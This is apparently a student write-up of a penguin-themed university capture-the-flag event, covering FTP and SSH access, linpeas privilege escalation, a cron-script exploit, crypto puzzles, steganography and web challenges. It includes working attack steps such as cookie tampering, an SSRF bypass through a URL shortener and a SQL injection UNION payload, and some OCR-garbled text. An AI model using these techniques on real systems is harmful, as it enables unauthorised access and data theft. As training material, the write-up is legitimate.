

# 1.Project: Computer Architecture and Networking

## 1.1 Penguin OS Part 1: For the FTP (10)

UWA{fTpLipP3r5}

- You can use nmap command available ftp port through the IP provided.

```
root@00582ddac015:/# nmap -sC -sV 34.116.68.59
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-25 02:55 UTC
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.018s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
2121/tcp  open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.19.0.2 is not the same as 34.116.68.5
9
```

- After obtaining the port, you can enter using the command line ftp client in a new terminal, because it is anonymous login, the name is anonymous , do not care too much about the password.

- After entering, use more command to read the contents of the document.

```
jiaheng@jiaheng-VirtualBox:~$ ftp 34.116.68.59 2121
Connected to 34.116.68.59.
220 (vsFTPD 3.0.5)
Name (34.116.68.59:jiaheng): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30077|)
150 Here comes the directory listing.
-r-xr-xr-x  1 0      0              152 Apr 09 10:05 note-to-flipper-pals.txt
226 Directory send OK.
ftp> cat note-to-flipper-pals.txt
?Invalid command.
ftp> more note-to-flipper-pals.txt
Hello all of my flipper friends!

If you want to access my Penguin OS, you will need to SSH with the following cre
dentials.

Terminal r:UWA{fTpLipP3r5}
ftp>
|_End of status
2222/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
```

## 1.2 Penguin OS Part 2: Sea Shells (10)

UWA{sEcure\_S3a\_sH3lLs\_bl\_tH3\_sEa\_sH04e}

- The result of part1 can get a port that can SSH,

```
2222/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
```

use SSH to connect to the port, note that the user is penguinusr, enter password UWA{fTpLipP3r5}.

```
root@00582ddac015:/# ssh penguinusr@34.116.68.59 -p 2222
penguinusr@34.116.68.59's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-21-cloud-amd64 x86_64)
```

- Then use the cat command.

```
penguinusr@5e73ef01fef0:~$ ls
flag2.txt
penguinusr@5e73ef01fef0:~$ cat flag2.txt
UWA{sEcure_S3a_sH3lLs_bI_th3_sEa_sH04e}
penguinusr@5e73ef01fef0:~$
```

### 1.3 Penguin OS Part 3: Peas in a Pod (10)

UWA{d0Nt\_pVt\_s3Ns1TiV3\_d4t4\_iN\_l000000g5}

- First go to the /tmp and download the document, then get the alex password by running linpeas.sh.

```
penguinusr@5e73ef01fef0:~$ cd /tmp
penguinusr@5e73ef01fef0:/tmp$ ls
penguinusr@5e73ef01fef0:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
penguinusr@5e73ef01fef0:/tmp$ ls
linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ chmod +x linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ ./linpeas.sh
-bash: ./: Is a directory
penguinusr@5e73ef01fef0:/tmp$ ./linpeas.sh
```



```
Revert passwords to original state
[Thu May 25 03:10:59 UTC 2023] Reverting passwords to prevent other penguins from breaking things
[Thu May 25 03:10:59 UTC 2023] Setting USERNAME=alex PASSWORD=gonnawhackmykeyboardtomakesecure92p8yij37u49723ihuj23esdf
[Thu May 25 03:10:59 UTC 2023] Setting USERNAME=penguinusr PASSWORD=UWA{fTpLipP3r5}
```

- Connect to the alex account via ssh, and then use cat command to flag3.

```
penguinusr@5e73ef01fef0:/tmp$ ssh alex@34.116.68.59 -p 2222
The authenticity of host '[34.116.68.59]:2222 ([34.116.68.59]:2222)' can't be established.
ED25519 key fingerprint is SHA256:YTAPwLTh/198WG16JjoN49tAcuYHsISCcX0qQUfsdUM.
```

```
alex@5e73ef01fef0:~$ ls
flag3.txt  note-to-alex.txt
alex@5e73ef01fef0:~$ cat flag3.txt
UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}
alex@5e73ef01fef0:~$
```

## 1.4 Penguin OS Part 4: Scheduled Hack(25)

UWA{d0Nt\_g0oF\_y0\_sCh3dUl3d\_t4sK5}

- Go to /opt/admin-scripts to create a shell script, use the cat command to read the contents of /home/mumble/flag4.txt, then print the contents to /opt/admin-scripts-output.

The script is like:

```
#!/bin/bash
```

```
file_contents=$(cat /home/mumble/flag4.txt)
```

```
echo "$file_contents" > /opt/admin-scripts-output/output.txt
```

```
#!/bin/bash
file_contents=$(cat /home/mumble/flag4.txt)
echo "$file_contents" > /opt/admin-scripts-output/output.txt
```

- Use chmod to grant permission for the script, and use ./ to execute it.
- Use chmod command to grant permission for output.txt, and use the cat command to read the output contents.

```
alex@5e73ef01fef0:/opt/admin-scripts$ cd ..
alex@5e73ef01fef0:/opt$ ls
admin-scripts  admin-scripts-output
alex@5e73ef01fef0:/opt$ cd admin-scripts-output
alex@5e73ef01fef0:/opt/admin-scripts-output$ ls
11.output  output.txt
alex@5e73ef01fef0:/opt/admin-scripts-output$ chmod +x output.txt
chmod: changing permissions of 'output.txt': Operation not permitted
alex@5e73ef01fef0:/opt/admin-scripts-output$ cat output.txt
UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}
alex@5e73ef01fef0:/opt/admin-scripts-output$
```

## 2.Project: Cryptography

### 2.1Penguin Translator School(10)

UWA{WAA\_WAA\_W00\_MEANS\_I\_H4V3\_L0ST\_MI\_5AN1TI!1ONE}

- First of all this string consists of wa and woo, so you can use find/replace to convert this string to Morse code by changing wa to . and woo to -
- Finally use from morse code, you can get the answer.

### 2.2 Pingu's Fish Sauce Recipe(10)

UWA{pL34s3\_sToP\_tH3\_cYb3r\_ch4lL3nG3s!1!}

- First use PGP Decrypt, enter the private key we get, prompt us to rotate number, so we use ROT 13, after changing the amount to 19, prompt us to use AES-CBC .



[illegible]

- So we open another cyberchef and use AES-CBC to decrypt the message after the instructions, notice that the key and IV need to change to UTF-8.
- After entering the prompted key and IV, we get a string of password =. So we use from base 64, and then get the answer by from hex.

Recipe

AES Decrypt

Key

nootnootnootnoot

UTF8

IV

nootnootnootnoot

UTF8

Mode

CBC

Input

Hex

Output

Raw

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

From Hex

Delimiter

Auto

STEP

BAKE!

Auto Bake

Input

```
f287861f529b1474bf53cb072428fe74f45b9400676b2ce2233bdc7baf9d0fd2613620f8e5d496fddb1140bc5eaal3c8ae13ba287d2ab0b285a7384
62a1be014fe3d1aced394b1440ed080883353bb404e50bb4ebfe41ca9cdf52466f4bbab4f9b955eac497cec40bbd664eff2c876228db567f991fffb9271
b071769ac360888a0d832c369629ef8dd5a8d938d845a434800127a0b52315fabe13cf6ae4ce89cb7e619c466374085971f73ff4500cd1faa87d9b64
f7f2ca2dec10412dcfcfe7119bfc0891bbe11ba994fc71ea73d797c05472455599a6e3957643d155f927e24a3f570a5fcd60bed9ea2ac2fd5dff1a3524
ff597edcd7f4059c0b13c106e6cc0e65900065e64bc2b517d0b3916ae9530bdaec79a00b11e20feddbf2f65510ba2a2e7f33b4c7540b23cd1565d
f502ada40b40c40b9f3cd83bde591bcabc1b0801b44c95a54b759cce513cfcfc3364ef75a1260ea7989913aaf397215fa56d30e31ff4ebf04e1d0
13dfb708012c38696f7c25a3c058f52eddb5d9813d884d4de8be2a07046175b541404185a6bb00140a3587a5e8b1707a9e5c08ef1f7de1445f1f64c1
841037b0e09549470eb38058246c579fc1ea51e5fc88ca503773ff3edc04d120a057f244aae512c224f86fa860172e34905666212c40e629c38a5a810
14ed35c004fd250e0d61407accadfe4fe335bf4d9bbf942182ad5699fc0928d05f425cf0244aac4caa162a7b7f307f1b8b28d23ddebdcabef1bc19d2
970d5c7976c4577f7f1f8cb4971c4d536b866b71b388759b8ee5959962a57061e685a8d3515b0e695cd85c57a2019fa51c777d86918e56092f0922de29
76b632077b1cea60da767ba7db63d44c3f2bca901efa5a68c43eb53e8dbde4d8e3fd6091e5e1bf396325e1cacf25289641cf858a6616075e689114459
1574940fccae028c3e233f859664c0ac8a2b38943261d3b631cad30ef1bb5683b659ee4e02eb1c4c737d8d3add888297f93c0c50c9fb3254cb08399c
2f98139ee7720b5c3b2080580288920e2c341d0866cb22499662ccc80a81864b2837b7f9f3271911369b172324850ccdf47025f44105ef32f59906c43
4a3452b27547f0dc02356b7ce94a801c02832ced939510b89983a40039f4501390bdaef382da6c417f661c91e1120b0481282194e09a279e7370078d
30f9a23d0b43605c53060e7f422af0d1673a53d0940e764e0fa07959b060c3a42b43293a015a7f07feea241be0140e45d40a906a5f10faeb0b
f07d2eb210b74099208ea47ae0139f011c7b3d0648f90343a6b4672b23ad6689a87b2600f10154700a21c84321a0888415cf0cf54c8b152ecb260b4057
cf76c828e8d8f32fa8acbd84482dbcc195e61011bd0c71b547b3c034f87508c5a694bb07f3ad9416d91191205d2e64025496366c77041a029a183f24c
e03ad8c1d42ca2871af64c27258c7435f76d3b6be0484a5f45e08895040c76aacac0d8fa6f7dfa1bffd2cece5cc360871275f3b22fd08ae5967e95
342adb6a24814b7c539871007c2ef569b57f093e2b
```

6752

1

Raw Bytes

Output

Pingu's Top Secret Fish Sauce Recipe!

Ingredients

- 6 tbsp water
- 2 tbsp sugar
- 1.5 tbsp freshly squeezed lime or lemon juice
- 2 tbsp fish sauce
- 10 tbsp of 'UWA{pL34s3\_sTOP\_TH3\_cY03r\_CH3f\_ch4ll3nG3s!1!}'

Optional Ingredients

- 1 clove garlic minced
- 1 bird's eye / Thai chili finely sliced

Instructions

- Combine water and sugar in a bowl. Optional: heat 1/3 of the water, then mix in to make dissolving the sugar easier, then add the rest of the water.

## 2.3 Penguin RSA(20)

UWA{mAyB3\_i\_sH0vLd\_sT0p\_3aTn\_f15h\_Nd\_k33p\_mI\_pR1m35\_s3CvRe!!one!}

- First install pycryptodome to python, enter the script, we need to calculate the two primes that were used to generate the RSA public and private keys so we set q to 2, then  $p = n/2$ .
- Known p, q, so  $\phi = (p-1) * (q-1)$ , then Derive the private key  $d = \text{pow}(e, -1, \phi)$ , so that we get the answer.

```

28 q = 2
29 p = n // 2
30 ##
31 # Task 1:
32 # Figure out calculating the two primes that were used to generate
33 ##
34
35 # p = ?
36 # q = ?
37
38 n = p * q
39 phi = (p - 1) * (q - 1)
40
41 ##
42 # Task 2:
43 # Using the given public key `e`, derive the private key `d` by us
44 # task 1.
45 #
46 # Hint:
47 # The adelie penguin might of done this part correctly.
48 ##
49
50 # Derive the private key
51 d = pow(e, -1, phi)
52
53 # If you did task 1 and 2 correctly, this code will decrypt the ciph
54 flag_int = pow(ct, d, n)
55 print(f"flag: {long_to_bytes(flag_int).decode()}")
56
hell <

>> %Run solvetemplate.py

flag: UWA{mAyB3_i_sH0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}

```



## 2.4 Flippin Auth(25)

UWA{cH1aM0\_1\_p1nGvlni!1}

- Login with guest and password1234, get

auth\_cookie:955d9301e50a546dc62b4a5fa75c6459:ae34c630a081bb9bc84f8795455d452d.

- First use from hex, do XOR twice, finally to hex to get the password, replace the first ten bits of auth\_cookie,get 934c9b1bff0a546dc62b4a5fa75c6459:ae34c630a081bb9bc84f8795455d452d and refresh the page.



## 3.Project: Forensics

### 3.1 Noot Noot(10)

UWA{Mcmurdo Station}

- After downloading the image, right click on properties to get to the GPS location of the image,

77; 50; 30.5944148935958538

166; 41; 10.7547700969736582

,the first line is latitude, the second line is longitude.

- Then search the GPS of the image through Google to get the location.

## McMurdo Station - Wikipedia

McMurdo **Station** is a United States Antarctic research **station** on the south tip of Ross ...  
Coordinates: **77°50′47″S 166°40′06″E** / **77.846323°S 166.668235°E** ...

### 3.2 Penguin Trap Music(10)

UWA{b455\_i5\_g00d\_2\_34t1!one!}


- First, you need to install steghide and the specified music file, after the installation is complete, use cd to enter the path where the file is located, and then use the command steghide extract -sf <filename> to extract data.
- Then the system will prompt a txt file appears, use the cat command to read.

```
jiaheng@jiaheng-VirtualBox:~$ steghide extract -sf song.wab
Enter passphrase:
jiaheng@jiaheng-VirtualBox:~$ steghide extract -sf song.wav
Enter passphrase:
wrote extracted data to "msg.txt".
jiaheng@jiaheng-VirtualBox:~$ cat msg.txt
UWA{b455_i5_g00d_2_34t1!one!}jiaheng@jiaheng-VirtualBox:~$
```


### 3.3 Fishy Doc(20)

UWA{f15hY\_m4cR0s\_nD\_ch3353}

- Use libreoffice writer in the virtual machine to open the image with macro.
- Then click edit macros in the Tools, select fisht.odt and get the answer.








### 3.4 Mumble's Revenge(25)

- First use the unzip command to extract the file, then cat the lnk file, you can get a string of code ending with =
- Use from base64 and remove null bytes to get the download address.



- Use wget command to download the .exe and then use cat command to get the content.





```

<link rel="modulepreload" crossorigin href="/assets/runtime-core.esm-bundler-753bcc58.js">
<link rel="modulepreload" crossorigin href="/assets/pinia.9625d7ed.entry.js">
<link rel="modulepreload" crossorigin href="/assets/vue.runtime.esm-bundler-633c7be3.js">
<link rel="modulepreload" crossorigin href="/assets/vue-i18n.290ef83f.entry.js">
<link rel="modulepreload" crossorigin href="/assets/use-sync-7318fa3d.js">
<link rel="modulepreload" crossorigin href="/assets/vue-router.f34a6392.entry.js">
<link rel="stylesheet" href="/assets/index-b9586aae.css">
</head>
<body class="auto">
  <noscript>
    <strong>We're sorry but Directus doesn't work without JavaScript enabled. Please enable it to continue.</strong>
  </noscript>

  <div id="app"></div>

```

- Then Google the keyword: Directus, CVE ID for the latest Server-Side Request Forgery (SSRF) vulnerability, you will be able to find the CVE ID.

## 🔪 CVE-2023-26492 Detail

### Description

Directus is a real-time API and App dashboard for managing SQL database content. It is vulnerable to Server-Side Request Forgery (SSRF) when importing a file from a remote web server (POST to `/files/import`) or performing a DNS rebinding attack and view sensitive data from internal servers or perform an access highly sensitive internal server(s) and steal sensitive information. This issue is a result of the SSRF vulnerability.


### 4.2 Skipper's Cookie(10)

UWA{c0000k13s\_N0m\_n0M!!one11!}

- First open the web page, you need to find the cookie of the web page, change the value to Skipper, refresh the web page, you can get the cookie.

Skipper's Cookies

Hold it there Guest!



Only Skipper can get access to this Cookie

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights

Application

Manifest

Service Worker

Storage

Storage

Local Storage

Session Storage

IndexedDB

Web SQL

Cookies

Trust Tokens

Interest Group...

Filter

Name

Value

Domain

Path

Expires ...

Size

HttpOnly

Secure

SameSite

SamePa...

Partition...


Priority

user	skipper	34.87.25...	/	Session	11						Medium
------	---------	-------------	---	---------	----	--	--	--	--	--	--------

Cookie Value

skipper

Show URL decoded



### 4.3 Arctic File Storage Part 2: Rewind Rebind(20)

UWA{sUrFiNg\_s3rV3r\_r3qUeSt\_f0rGry\_1N\_tH3\_aRcT1c!!one11!!}

- Google into shortURL, use hint's address <http://localhost:3000/localonly/flag.txt>, get <https://shorturl.at/ptX29>, go to the web page <http://34.87.251.234:3000/>, enter the url into Get the answer.

## Short URL

### Your shortened URL

Copy the shortened link and share it in messages, texts, posts, websites and other locations.

Copy URL

Long URL: <http://localhost:3000/localonly/flag.txt>

URL Copied

Total of clicks of your shortened URL

Shorten another URL

### Share URL

Facebook

Twitter

Pinterest


Tumblr



#### 4.4 Penguin Union(25)

UWA{tH4t5\_s0Me\_b3Z0s\_IVI\_vN1oN\_bUsTin}

- Open the page, try some characters like 'a, the single quotes in a SQL indicates the beginning of the string value, then you get the error message.
- In general, we tried some common input examples used for SQL injection attack testing, and finally got the result 'union select name, address from registrations where 1= 1;--', it is trying to use the UNION operator to select the "name" and "address" columns from the "registrations" table, and the "1=1" condition is always true, thus getting the answer.





# Join The Penguin Union Today

## Penguins It Is Time To Rise Up!

My penguin brothers and sisters, for too long the humans have stolen our fish! Those pesky humans don't even know how to appreciate fish properly! Look at this monstrosity!



Bleh that's disgusting!  
We all know the best way to eat fish is raw straight from the ocean!  
It's time to form a UNION to take our fish back!

Check out from penguins why they have joined!

Search

Name	Reason
Mumble	123 UWA(1H415_s0Me_b3Z0s_1V1_vN1oN_bUsTin) Street, Antarctica
Mumble	The humans are stealing my fish and my dancing isn't working :(
Pingu	42 Noot Noot Avenue, Antarctica
Pingu	noot noot
Skipper	Humans are incapable at looking after themselves. We need a new world order!
Skipper	You didn't see anything...

Send your application to [join@thepenguinunion.aq](mailto:join@thepenguinunion.aq) and join the Penguin Union!